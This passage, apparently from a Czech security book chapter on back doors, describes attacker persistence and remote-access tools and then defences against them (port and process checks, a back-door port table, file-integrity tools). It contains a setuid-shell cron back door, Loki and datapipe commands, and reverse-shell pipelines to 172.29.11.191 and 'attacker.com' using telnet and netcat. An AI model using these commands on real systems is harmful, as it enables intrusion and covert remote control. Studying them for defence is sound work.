Na systémech, kde běží crontab se systémovými privilegiemi (root), se velmi často vyskytují zadní vrátko ve formě skriptu, který má nastavena přístupová práva tak, že ho může modifikovat libovolný uživatel systému. Pokud pak útočník ztratí privilegia superuživatele (například díky změně hesla), ale zůstane v systému jako obyčejný uživatel, tento skript mu zajistí vytvoření shellu (příkazového interpretu), který bude mít po spuštění opět práva superuživatele. Následuje obsah skriptu:

```
cp /bin/csh /tmp/evilsh
chmod 4777 /tmp/evilsh
```

## Obrana proti zneužití plánovaných úloh

Na Windows NT pravidelně kontrolujte naplánované úlohy příkazem at:



C:\> at	Status	ID	Day	Time	Command Line
	0	Each	1	12:00 AM	net localgroup administrators joel /add

Pokud u vás některá z úloh vyvolá podezření, můžete ji zrušit následujícím příkazem:

C:\> at W172.29.11.214 0 /delete

Alternativou je službu zcela vypnout příkazem net stop schedule. A posléze zamezit jejímu opětovnému nastartování v Control Panel - Services.

V Unixu kontrolujte soubory crontab, ale nezapomeňte ani na přístupová práva spouštěných programů a skriptů.

## Vzdálený přístup



Rozšířenost	9
Složitost	8
Dopad	10
Celkové riziko	9


Může se stát, že útočník zná přístupová hesla k systému, ale přesto se nemůže ze sítě přihlásit. Tato situace nastane tehdy, když na cílovém systému nejsou spuštěny síťové služby umožňující vzdálený přístup (telnet, rlogin). Windows NT již v implicitní konfiguraci poskytuje jen velmi málo možností vzdáleného přístupu. Hlavním úkolem každého útočníka tedy je nainstalovat na cílovém systému mechanismus, který *vzdálený* přístup umožní.

V mnoha případech je to jediné, co útočník opravdu potřebuje, vzdálený příkazový řádek. Popíšeme si nástroje, které daný problém poměrně jednoduše řeší. S nástupem grafických uživatelských systémů někdy pouhá příkazová řádka nestačí a je třeba si zajistit vzdálený přístup pomocí grafického uživatelského rozhraní. Dále si popíšeme několik utilit, které to umožňují.

Popis obrany proti vzdálenému přístupu si ponecháme až na konec této sekce, protože metody zabezpečování proti jednotlivým útokům jsou velmi podobné.

## netcat

S tímto programem, který je schopen naslouchat na zadaném portu a provést definovanou akci ve chvíli, kdy se na tento port někdo připojí, jsme se setkali již několikrát. Je dostupný jak pro Unix, tak i pro Windows NT (<http://www.atstake.com/research/tools/nclnt.zip>). Netcat může být velmi silným nástrojem pro vzdálený přístup, pokud je předdefinovanou akcí spuštění příkazového interpretu. Útočník se pak může připojit na zadaný port a získat příkazový řádek cílového (vzdáleného) systému. Příkazová řádka zajíšťující spuštění netcatu v režimu naslouchání bývá většinou skryta v některém startovacím souboru nebo adresáři (tak jak bylo popsáno dříve), aby bylo zajistěno opětovné spuštění programu v případě restartu počítače. Na obrázku 14-2 je uveden výpis registry s příkazovou řádkou zajíšťující spuštění netcatu.



Obrázek 14-2. Nastavení registrů NT4, které zajistí spuštění netcatu při startu systému

## Poznámka

Chytří útočníci samozřejmě přejmenují netcat na něco, co vypadá neškodně, například na ddedll32.exe. Nezkušený administrátor si pak bude hodně dlouho rozmýšlet, zda takový program vymazat.

Přepínač -L zajistí, že netcat neskončí po zrušení spojení, ale bude očekávat další. S přepínačem -d poběží program v neinteraktivním režimu a za přepínačem -e je uveden program, který se má spustit (příkazový interpreter cmd.exe). Přepínač -p definuje port, na kterém má netcat naslouchat. Unixovou verzi netcatu lze snadno nakonfigurovat tak, aby spouštěla /bin/sh. Nyní již útočníkovi stačí pouze se připojit na port 8080 a má k dispozici příkazovou řádku cílového systému.

## remote.exe (NT)

Utilita remote pochází z NT Resource Kitu. Pokud je spuštěna v režimu serveru, poskytne příkazovou řádku všem autentizovaným uživatelům napojeným pomocí remote v režimu klienta. Utilita se velmi snadno instaluje (stačí ji zkopírovat do adresáře, který systém prohledává na spustitelné programy, např. %systemroot%), takže se velmi často používá jako příprava k instalaci složitějších, graficky orientovaných utilit. Remote.exe je podrobněji popsána v kapitole 5.

## Loki

Jak již bylo krátce zmíněno v kapitole 11, programy loki a lokid umožňují přístup do systému i v případě, že se nachází za firewallem. Programy zapouzdřují síťovou komunikaci do ICMP nebo UDP paketů, takže je většinou firewallem propouštěna v domnění, že se jedná o běžnou komunikaci ICMP. Následujícím příkazem nastartujeme server lokid:

```
lokid -p -i -v 1
```

A napojíme se na něj z klienta:

```
loki -d 172.29.11.191 -p -i -v 1 -t 3
```

Tyto programy lze využít k vytvoření běžných zadních vrátek, která někdy fungují i skrz firewall.

## Back Orifice a NetBus

Ačkoli jsou oba tyto nástroje graficky orientované (NetBus dokonce poskytuje jednoduché řízení desktopu), využívají spíše vzdálené volání funkcí Windows API. Měly by tedy být spíše klasifikovány jako zadní vrátka založená na volání vzdálených procedur než řídicí grafické utility. Tyto programy jsme podrobně popsali v kapitolách 4 a 5. Nyní se soustředíme na skrytá místa, do kterých je může případný útočník nainstalovat.


Původní Back Orifice server (BO) může být nakonfigurován tak, aby se instaloval a spouštěl jako soubor libovolného jména (implicitně [mezera].exe). Aby byl zajištěn jeho start po restartu systému, přidá záznam do HKEY\_LOCAL\_MACHINE\Software\Microsoft\Windows\CurrentVersion\RunServices. Po spuštění naslouchá implicitně na portu 31337.

V léti roku 1999 byla zveřejněna nová verze BO. Back Orifice 2000 (BO2K, <http://www.bo2k.com>) má všechny funkce jako originál, ale navíc jej lze provozovat i na Windows 2000 a je pro něj dostupný vývojový kit. Lze tak vytvořit mnoho variant programu, jehož detekce (například antivirovým programem) je pak velmi složitá. V implicitní konfiguraci naslouchá na TCP portu 54320 nebo UDP portu 54321 a kopíruje se do adresáře %systemroot% pod jménem UMGR32.EXE. Ve seznamu běžících procesů se maskuje jako EXPLORER. Pokud je nainstalován v „neviditelném“ režimu, instaluje se jako služba „Remote Administration Service“ do klíče HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\RunServices, takže je spuštěn při startu systému. Navíc po sobě smaže původní soubor. Všechny tyto hodnoty lze jednoduše měnit pomocí programu bo2kcf g . exe, který je obsažen v distribuci.

NetBus je také vysoce konfigurovatelný program a v Internetu se nachází velké množství jeho variací. Implicitní jméno binárního kódu serveru je patch.exe (může být přejmenován na cokoli), které je obvykle zapsáno do HKEY\_LOCAL\_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run, takže je server nastartován při každém startu operačního systému. NetBus naslouchá implicitně na portech 12345 nebo 20034. Porty můžeme také libovolně konfigurovat.

## Obrana proti Back Orifice a NetBusu

Pokusy o napojení na BO server mohou být snadno detekovány pomocí utility BackOfficer Friendly (<http://www.nfr.net/products/bof/>), která je součástí Network Flight Recorderu. Grafická utilita naslouchá na jednotlivých portech a zobrazuje všechny pokusy o napojení. Nejjazdívavější vlastností programu jsou takzvané „falešné odpovědi“ (Fake Replies). Utilita odpovídá na telnetová spojení a zaznamenává jména a hesla, která útočník zadává, aby získal přístup k serveru. Následující obrázek ukazuje, jak přehledně jsou monitorovány pokusy o průnik do systému.



BO2K můžeme snadno vymazat ze systému i na dálku, pokud známe jméno a heslo. Připojíme se k serveru pomocí grafického uživatelského rozhraní klienta a v menu Server Control spustíme příkaz Shutdown Server s volbou DELETE.

## Přesměrování portů: reverzní telnet, netcat, datapipe, rinetc a fpipe

Probrali jsme několik způsobů napojení na cílový počítač. Někdy však není přímé napojení možné. Stává se to například tehdy, když přímý přístup k cílovému počítači blokuje firewall nebo je přístup do některých částí sítě povolen pouze z definovaných klíčových systémů. Zkušený útočník však dokáže tato omezení překonat pomocí takzvaného přesměrování portů.

Jakmile se útočník zmocní některého z klíčových systémů, může ho využít k přesměrování paketů na cílový počítač. Pakety tedy neposílá přímo na cílový počítač (buď to nelze nebo chce zůstat anonymní), ale na definované porty již ovládnutého počítače, ze kterého jsou pakety dále předávány směrem k cílovému systému. Pokud je ovládnutým systémem firewall, má většinou útočník přístup ke všem počítačům ve vnitřní síti. Dále si popíšeme několik způsobů přesměrování portů pomocí běžných utilit jako je telnet a netcat, i pomocí specializovaných programů datapipe a rinetc.

### Reverzní telnet

Tento typ zadních vrátek lze na cílovém počítači implementovat pouze pomocí telnetu. Telnet je standardní součástí mnoha operačních systémů, takže není nutné instalovat žádný další software. Pojmenování „reverzní telnet“ jsme zvolili proto, že telnet z cílového systému se připojuje na dva naslouchající programy netcat spuštěné ve dvou různých oknech na útočníkově počítači. V této konfiguraci pak tel net přijímá příkazy z jednoho okna, aby jejich výstupy posílal do okna druhého.

Prakticky tedy spustíme dva programy netcat v režimu naslouchání ve dvou různých oknech:

```
C:\> nc -vv -l -p 80
D:\> nc -vv -l -p 25
```

Na cílovém systému použijeme následující příkazový řádek, který přijme data přicházející na port 25, předá je lokálnímu příkazovému interpreteru (který vykoná příkaz) a dále odešle výstup příkazu zpět na port 80 útočníkova počítače:

```
sleep 10000 | telnet 172.29.11.191 80 | /bin/sh | telnet 172.29.11.191 25
```



V příkladu byly použity porty 80 a 25, které jsou používány protokoly HTTP a SMTP. Firewally často propouští uvedené protokoly z vnitřní sítě do Internetu.

### Netcat shell

Pokud je možné na cílový systém nainstalovat netcat, lze použít podobnou techniku jako v předchozím případě. Na cílovém počítači zadáme následující příkazovou řádku:

```
nc attacker.com 80 | cmd.exe | nc attacker.com 25
```

Příkazový interpreter dostaneme tehdy, pokud náš počítač attacker.com bude mít spuštěn netcat tak, aby naslouchal na TCP portech 80 a 25. Stojí-li v cestě firewall, musí povolovat napojení na port 80 cílového počítače a zároveň propouštět spojení TCP protokolem na port 25 z cílového počítače. Na obrázku 14-3 je zobrazen útočníkův počítač. Horní okno, které naslouchá na portu 80, obsahuje právě zadáný příkaz ipconfig a spodní okno (naslouchá na portu 25) zobrazuje výstup tohoto příkazu.

Obrázek 14-3. Pomoci neteatu lze získat shell cílového počítače. Příkazy zadávané v horním okně jsou vykonávány na cílovém počítači a jejich výstupy jsou zobrazovány v dolním okně

datapipe


Přesměrování portů pomocí tří programů netcat se může zdát poněkud matoucí. Existuje proto několik utilit (redirektorů), které jsou navrženy speciálně za účelem přesměrování portů. Na unixových systémech můžeme použít program datapipe (<http://packetstormsecurity.org/unix-exploits/tcp-exploits/datapipe.c>). Pomocí této utility můžeme na cílovém systému přijmout pakety na portu 65000 a přesměrovat je na NT systém (port 139). Dále nastavíme datapipe na svém systému tak, aby fungoval obráceně: Naslouchal na portu 139 a pakety přesměrovával na port 65000 cílového systému. Útok na server s Windows NT (172.29.11.100), který se nachází za firewalem, můžeme podniknout zadáním následujícího příkazu na již ovládnutém počítači:

```
datapipe 65000 139 172.29.11.100
```

Na našem stroji zadáme:

```
datapipe 139 65000 172.29.11.2
```

Nyní je možné napojení na server s Windows NT (172.29.11.100) skrz firewall. Na obrázku 14-4 je vidět, jak funguje přesměrování portů v případě firewallu, který umožňuje komunikaci na portech s vysokými čísly.



Obrázek 14-4, Přesměrování portů

## rinetd

Program rinetd (<http://www.boutell.com/rinetd/index.html>) vytvořil Thomas Boutell a existuje ve verzích pro Unix i Win32 (včetně 2000). Rinetd se konfiguruje velmi jednoduše pomocí pravidel definovaných v konfiguračním souboru. Pravidla mají následující formát:

lokální\_adresa      lokál      ni\_port      cilová\_adresa      cílový\_port

Jakmile je konfigurační soubor vytvořen, stačí už pouze spustit ri netd:

`rinetd -c <jmeno_konfiguracniho_souboru>`

### fpipe

Fpipe umí přesměrovávat odchozí TCP porty. Lze ho použít k přesměrování uvedenému na obrázku 14-4, takže je vhodnou alternativou programu datapipe na platformě Windows.

Od programů, jako je rinetd, se liší možností zadání odchozího portu, z něhož mají být pakety přesměrovány. Toho se často využívá tehdyn, pokud firewall před cílovým systémem propouští pouze data přicházející z daného portu (například na poštovní server jsou propouštěny pouze pakety přicházející z portu 25).

### Pozor

Je třeba mít na paměti, že pokud použijeme přepínač `-s` (nastavení odchozího portu) a takto vytvořené spojení bude uzavřeno, další spojení nejspíš nepůjde znova vytvořit, protože fpipe bude tvrdit, že adresa se již používá (hlášení address already in use). Tato situace potrvá tak dlouho, dokud nevyprší TCP TIME\_WAIT a CLOSE\_WAIT. Časové intervaly se pohybují v rozmezí od 30 sekund do 4 minut v závislosti na použitém operačním systému. Tento timeout je vlastností protokolu TCP a ne programu fpipe. Situace nastává proto, že fpipe se pokouší vytvořit nové spojení za použití stejných kombinací IP adres a portů (socketů), které byly použity v předchozím spojení. Takovéto spojení nelze vytvořit do té doby, dokud není předchozí spojení kompletně uzavřeno.

## Útoky na Xwindows a další graficky orientované služby

Pokud není z cílového počítače omezeno spojení pomocí Xtermu (port 6000), můžeme si z cílového počítače zaslat příkazový řádek na následujícím způsobem:

`xterm -display mujsystem.com:0.0 &`

Na počítači mujsystem.com musí být samozřejmě spuštěn X server.

Na platformě Windows je situace o něco složitější, přesto můžeme k přesměrování desktopů použít například Windows Terminál Server nebo produkty firmy Citrix (<http://www.citrix.com>). Ve Windows 2000 je Terminal Server součástí distribuce, takže je pravděpodobný jeho hojný výskyt. Zda je Terminál Server na ovládnutém systému k dispozici, zjistíme příkazem `sc list` z resource kitu:

D:\Toolbox>**sc list athena**

-Service list for athena

running	Alerter	Alerter
running	TermService	Terminal Services
running	TermServLicensing	Terminal Services Licensing
stopped	TFTPD	Trivial FTP Daemon
stopped	TlntSvr	Telnet
...		

Pokud je nainstalován substitut Terminal Services Licensig, server může být nakonfigurován do režimu aplikačního serveru, místo do režimu vzdálené administrace. Režim aplikačního serveru neumožňuje útočníkovi zdaleka tolik volnosti jako režim vzdálené administrace. Licenční server by měl být podle doporučení Microsoftu nainstalován na jiném počítači než terminálový server.



## Obrana proti zadním vrátkům

Popsal jsem mnoho nástrojů a postupů, které zanechají v systému zadní vrátka. Co tedy můžeme učinit pro jejich detekci a odstranění?

### Automatické nástroje

Mnoho komerčních antivirových programů detekuje nepřátelské programy dříve, než mohou napáchat nějakou škodu (například dříve, než se jim podaří přístup na disketu nebo zpracování přílohy e-mailu). Kvalitní seznam firem produkujících antiviry lze najít na <http://support.microsoft.com/support/kb/articles/Q49/5/00.ASP>.

Firma MooSoft Development poskytuje nepříliš drahý program The Cleaner (<http://www.moosoft.com/cleaner.html>), který (alespoň podle firemních marketingových materiálů) je schopen detektovat a odstranit přes 1 000 typů trojských koní a programů realizujících zadní vrátku.

Při výběru podobného produktu zkонтrolujte, zda testuje binární signatury a ty záznamy v Registry, které nejsou obvykle průměrným administrátorem editovány. Je třeba si také uvědomit, že tyto produkty jsou efektivní pouze v případě, že jsou jejich databáze včas aktualizovány o nové signatury.

### Udržování systémového deníku

Udržování systémového deníku může administrátorovi pomoci vrátit napadený systém do původního stavu, a dokonce i detektovat případné podezřelé změny. Doporučujeme udržovat podrobný protokol o změnách, které v systému proběhly (instalace softwaru, konfigurace služeb, zálohy, zavádění uživatelů atd.). S takovýmto protokolem v ruce je v případě napadení mnohem jednodušší vrátit systém do původního stavu.

Udržování takového deníku je v dynamickém prostředí a na pracovních stanicích uživatelů velmi složité, ale v relativně statickém prostředí provozního serveru to může velmi pomoci při udržování jeho integrity. V této činnosti mohou být velmi užitečné programy, které vytvářejí „obraz“ systému a které si popíšeme později. Ve zbytku této sekce si povíme o některých manuálních metodách (využívajících systémových utilit), které umožňují zjistit, co se vlastně v systému děje. Pokud použijete popsané metody v době, kdy systém není napaden, pomůže vám získaný obrázek identifikovat změny, které nastanou v případě napadení.

### Kdo vlastně naslouchá na otevřených portech?

Otevřené porty snadno identifikuje utilita netstat, kterou bychom neměli podceňovat. Následující příklad ukazuje její použití:

```
D:\Toolbox>netstat -an
```

Active Connections

Proto	Local Address	Foreign Address	State
-------	---------------	-----------------	-------

```

TCP      0.0.0.0:135           0.0.0.0:0           LISTENING
TCP      0.0.0.0:54320          0.0.0.0:0           LISTENING
TCP      192.168.234.36:139    0.0.0.0:0           LISTENING
*       *
UDP      0.0.0.0:31337         *:*                *

```

Můžete říci, co na uvedeném výpisu chybí? Ano, jediným nedostatkem programu netstat je, že nezobrazuje, jaký program konkrétně na otevřených portech naslouchá. Tento nedostatek odstraňuje program fPort firmy Foundstone, Inc. pro Windows NT/2000:

D:\Toolbox>fport

```

fPort - Process port mapper
Copyright(c) 2000, Foundstone, Inc.
http://www.foundstone.com

```

PID	NAME	TYPE	PORT
222	IEXPLORE	UDP	1033
224	OUTLOOK	UDP	1107
224	OUTLOOK	UDP	1108
224	OUTLOOK	TCP	1105
224	OUTLOOK	UDP	1106
224	OUTLOOK	UDP	0
245	MAPISP32	UDP	0
266	nc	TCP	2222

Na portu 2222 vidíme naslouchající netcat, který by byl programem netstat indikován pouze svým portem. Pokud chceme vyhledat nepatřičně otevřené porty v rozsáhlější síti, je vhodné použít některý ze skenerů popsaných v kapitole 2.

Kontrola portů nemá příliš velký smysl, pokud nevíme, co vlastně hledáme. Tabulka 14-1 obsahuje seznam příznaků, které identifikují některé programy pro vzdálenou administraci.

Zadní vrátka	Implicitní TCP porty	Implicitní UDP porty	Umožňuje konfigurovat jiné porty?
Remote.exe	135-139	135-139	Ne
Netcat	Libovolné	Libovolné	Ano
Loki	Ne	Ne	Ne
Reverzní telnet	Libovolné	Ne	Ano
Back Orifice	Ne	31337	Ano
Back Orifice 2000	54320	54321	Ano
NetBus	12345	Ne	Ano
Master Paradise	40421, 40422, 40426	Ne	Ano

pcAnywhere	22, 5631, 5632, 65301	22, 5632	Ne
ReachOut	43188	Ne	Ne
Remotely Anywhere	2000, 2001	Ne	Ano
Remotely Possible/ControlIT	799, 800	800	Ano
Timbuktu	407	407	Ne
VNC	5800, 5801	Ne	Ano
Windows Terminál Server	3389	3389	Ne
NetMeeting Remote Desktop Control	49608, 49609	49608, 49609	Ne
Citrix ICA	1494	1494	Ne

**Tabulka 14-1. Čísla portů používaná programy instalovanými jako zadní vrátka**

Jestliže zjistíte, že některý z vašich systémů naslouchá na uvedených portech, je pravděpodobné, že integrita systému byla narušena. Buď útočníkem nebo neopatrným administrátorem. Také si dejte pozor na všechny další porty, které se odlišují od těch běžně používaných, protože mnohé z uvedených utilit lze nakonfigurovat tak, aby naslouchaly na libovolných portech. Používejte směrovače k blokování přístupu na tyto porty z Internetu.

### Některé další kritické porty jsou popsány na:

- <http://www.tlsecurity.net/main.htm>
- <http://www.commodon.com/threat/threat-ports.htm>
- <http://www.chebucto.ns.ca/~rakerman/port-table.html>

### Odstranění nepřátelských procesů

Další možností, jak identifikovat zadní dvírka, je kontrola seznamu běžících procesů. Sledujeme, zda neobsahuje procesy jako nc, WinVNC.exe atd. Ve Windows NT můžete použít program pulist z resource kitu k zobrazení všech běžících procesů nebo sclist k zobrazení všech běžících služeb. Použití programů je velmi jednoduché a dají se snadno zabudovat do skriptů pro automatickou kontrolu jak lokálně, tak prostřednictvím sítě. Následuje výpis programu pulist:

```
C:\nt\ew>pulist
Process          PID  User
Idle             0
System            2
smss.exe         24  NT AUTHORITY\SYSTEM
CSRSS.EXE        32  NT AUTHORITY\SYSTEM
WINLOGON.EXE     38  NT AUTHORITY\SYSTEM
SERVICES.EXE     46  NT AUTHORITY\SYSTEM
LSASS.EXE         49  NT AUTHORITY\SYSTEM
...
CMD.EXE          295  TOGA\administrator
```

```
nfrbof.exe      265 TOGA\administrator
UEDIT32.EXE     313 TOGA\administrator
NTVDM.EXE       267 TOGA\administrator
PULIST.EXE      309 TOGA\administrator
C:\nt\ew>
```

Následující příkaz vypíše služby běžící na počítači 172.29.11.191:

```
C:\nt\ew>sclist \\172.29.11.191
```

```
- Service list for \\172.29.11.191
```

running	Alerter	Alerter
running	Browser	Computer Browser
stopped	ClipSrv	ClipBook Server
running	DHCP	DHCP Client
running	EventLog	EventLog
running	LanmanServer	Server
running	LanmanWorkstation	Workstation
running	LicenseService	License Logging Service
<hr/>		
stopped	Schedule	Schedule
running	Spooler	Spooler
stopped	TapiSrv	Telephony Service
stopped	UPS	UPS

Pod operačním systémem Unix můžete použít příkaz ps. Různé varianty Unixu se poněkud liší ve funkcích jednotlivých přepínačů programu, ale v Linuxu vypíšete všechny běžící procesy pomocí ps -aux a například v Solarisu a HP-Uxu pomocí ps -ef. Pomocí těchto příkazů mohou být (a měly by být) vytvořeny skripty, které budou oznamovat jakoukoli změnu ve výpisu. Vynikající utilitou je také lsof (<ftp://vic.cc.purdue.edu/pub/tools/unix/lsof/NEW/>), která mapuje služby naslouchající na otevřených portech na běžící procesy. Utilita je dostupná pro většinu variant Unixu. Ve FreeBSD má alternativu v programu sockstat. Níže jsou uvedeny výstupy těchto utilit:

```
[crush] lsof -i
COMMAND PID USER FD   TYPE   DEVICE SIZE/OFF NODE NAME
syslogd  111 root  4u  IPv4  0xc5818f00      0t0  UDP  *:syslog
dhcpd   183 root  7u  IPv4  0xc5818e40      0t0  UDP  *:bootps
dhcpd   183 root 10u  IPv4  0xc5bc2f00      0t0  ICMP *:*
sshd    195 root  3u  IPv4  0xc58d9d80      0t0  TCP  *:ssh (LISTEN)
sshd    1062 root  4u  IPv4  0xc58da500      0t0  TCP  crush:ssh-
>192.168.1.101:2420 (ESTABLISHED)
Xaccel   1165 root  3u  IPv4  0xc58dad80      0t0  TCP  *:6000 (LISTEN)
griome-ses 1166 root  3u  IPv4  0xc58dab60      0t0  TCP  *:1043 (LISTEN)
panel    1201 root  5u  IPv4  0xc58da940      0t0  TCP  *:1046 (LISTEN)
gnome-nam 1213 root  4u  IPv4  0xc58da2e0      0t0  TCP  *:1048 (LISTEN)
gen_util_ 1220 root  4u  IPv4  0xc58dbd80      0t0  TCP  *:1051 (LISTEN)
sshd    1245 root  4u  IPv4  0xc58da720      0t0  TCP  crush:ssh-
>192.168.1.101:2642 (ESTABLISHED)
```

[crush]	sockstat						
USER	COMMAND	PID	FD	PROTO	LOCAL ADDRESS	FOREIGN ADDRESS	
root	sshd	1245	4	tcp4	10.1.1.1.22	192.168.1.101.2642	*.*
root	gen_util	1220	4	tcp4	*.1051	*.*	*.*
root	gnome-na	1213	4	tcp4	*.1048	*.*	*.*
root	panel	1201	5	tcp4	*.1046	*.*	*.*
root	gnome-se	1166	3	tcp4	*.1043	*.*	*.*
root	Xaccel	1165	3	tcp4	*.6000	*.*	*.*
root	sshd	1062	4	tcp4	10.1.1.1.22	192.168.1.101.2420	*.*
root	sshd	195	3	tcp4	*.22	*.*	*.*
root	dhcpd	183	7	udp4	*.67	*.*	*.*
root	syslogd	111	4	udp4	*.514	*.*	*.*

Je jasné, že většinu programů používaných k vytváření zadních vrátek lze přejmenovat, takže jdou jenom velmi těžko odlišit od legitimních systémových služeb nebo procesů. Identifikovat je můžete pouze v případě, že poctivě inventarizujete celý systém od momentu jeho první instalace (nezbývá, než to stále připomínat).

## Udržování přehledu o souborovém systému

Pravidelné porovnávání seznamu všech souborů a adresářů se seznamem vytvořeným na dosud nenašadem systému může sice dovést již tak dost vytíženého správce systému k šílenství, ale je to jediná metoda, jak odhalit podezřelé změny v systému. Bohužel lze tuto metodu prakticky uplatnit jen na systémech, které se nemění příliš dynamicky.

Pod Novellem můžete použít příkaz `ndir`, kterým můžete kontrolovat velikost souborů, čas posledního přístupu atd. V Unixu lze pomocí příkazu `ls -la` vytvořit skript, který bude ke každému jménu souboru vypisovat jeho velikost. Ve Windows můžete použít příkaz `dir` a zaznamenávat čas posledního uložení souboru, čas posledního přístupu k souboru a jeho velikost. Také lze doporučit utility `afind`, `hfind` a `sfind` z NTObjectives, které nemění čas přístupu k souborům a umožňují identifikovat neviditelné soubory. Ve Windows NT/2000 je možné povolit auditing až na úroveň souborů, stejně jako použít funkce samotného NTFS. Jednoduše klepněte na vybraný soubor nebo adresář, vyberte položku Security, stiskněte tlačítko Auditing a zadejte konkrétní nastavení pro uživatele nebo skupiny.

Ve Windows 2000 se objevuje ochrana souborů WFP (Windows File Protection), která zamezuje přepsání souborů nainstalovaných programem Windows 2000 setup. Týká se také asi 640 souborů pod adresářem `%systemroot%`. Zajímavým postranním efektem je, že SHA-1 signatury těchto důležitých souborů jsou uloženy v katalogovém souboru `%systemroot%\system32\dllcache\nt5.cat`. Signatury z tohoto souboru mohou být porovnány s těmi z aktuálního souborového systému a lze tak ověřit integritu stávajících souborů v porovnání s originálny vzniklými při instalaci. Kontrolu provádí utilita pro kontrolu signatur (The File Signature Verification tool) `sigverif.exe` (Klepněte na tlačítko Upřesnit, zvolte Protokolování a vyberte Přidávat do existujícího souboru protokolů, abyste mohli porovnávat nové výsledky s předchozími). Bohužel testování WFP prokázalo, že produkt ještě není zcela bez chyb. Počkejte tedy s jeho nasazením až do doby, kdy bude dostupná opravená verze (viz zpráva Russe Coopera v konferenci NTBugtraq z května 2000).

K prověřování integrity lze ale použít i některé volně dostupné utility. Balík Texutils (<http://ftp.gnu.org/pub/gnu/texutils/>) obsahuje utilitu MD5sum, která je portována do prostředí Windows jako součást balíku Cygwin (<http://sourceware.cygnus.com-cygwin>). MD5sum umí vypočítávat a ověřo-

vat MD5 signaturu. Algoritmus byl vytvořen Ronem Rivestem a firmou RSA Security a je popsán v RFC 1312. Následující příkaz vytváří MD5 signaturu a další ji kontroluje:

```
D:\Toolbox>md5sum d:\test.txt > d:\test.md5
```

```
D:\Toolbox>cat d:\test.md5
efd3907b04b037774d831596f2c1b14a d:\\\test.txt
```

```
D:\Toolbox>md5sum -check d:\test.md5
d:\\\\test.txt: OK
```

Program MD5sum je schopen zpracovávat pouze jeden soubor, takže je třeba ho použít ve vhodném skriptu. Existují však mnohem dokonalejší programy pro kontrolu integrity souborového systému. Jedním z nich je vynikající Tripwire (<http://www.tripwire.com>).

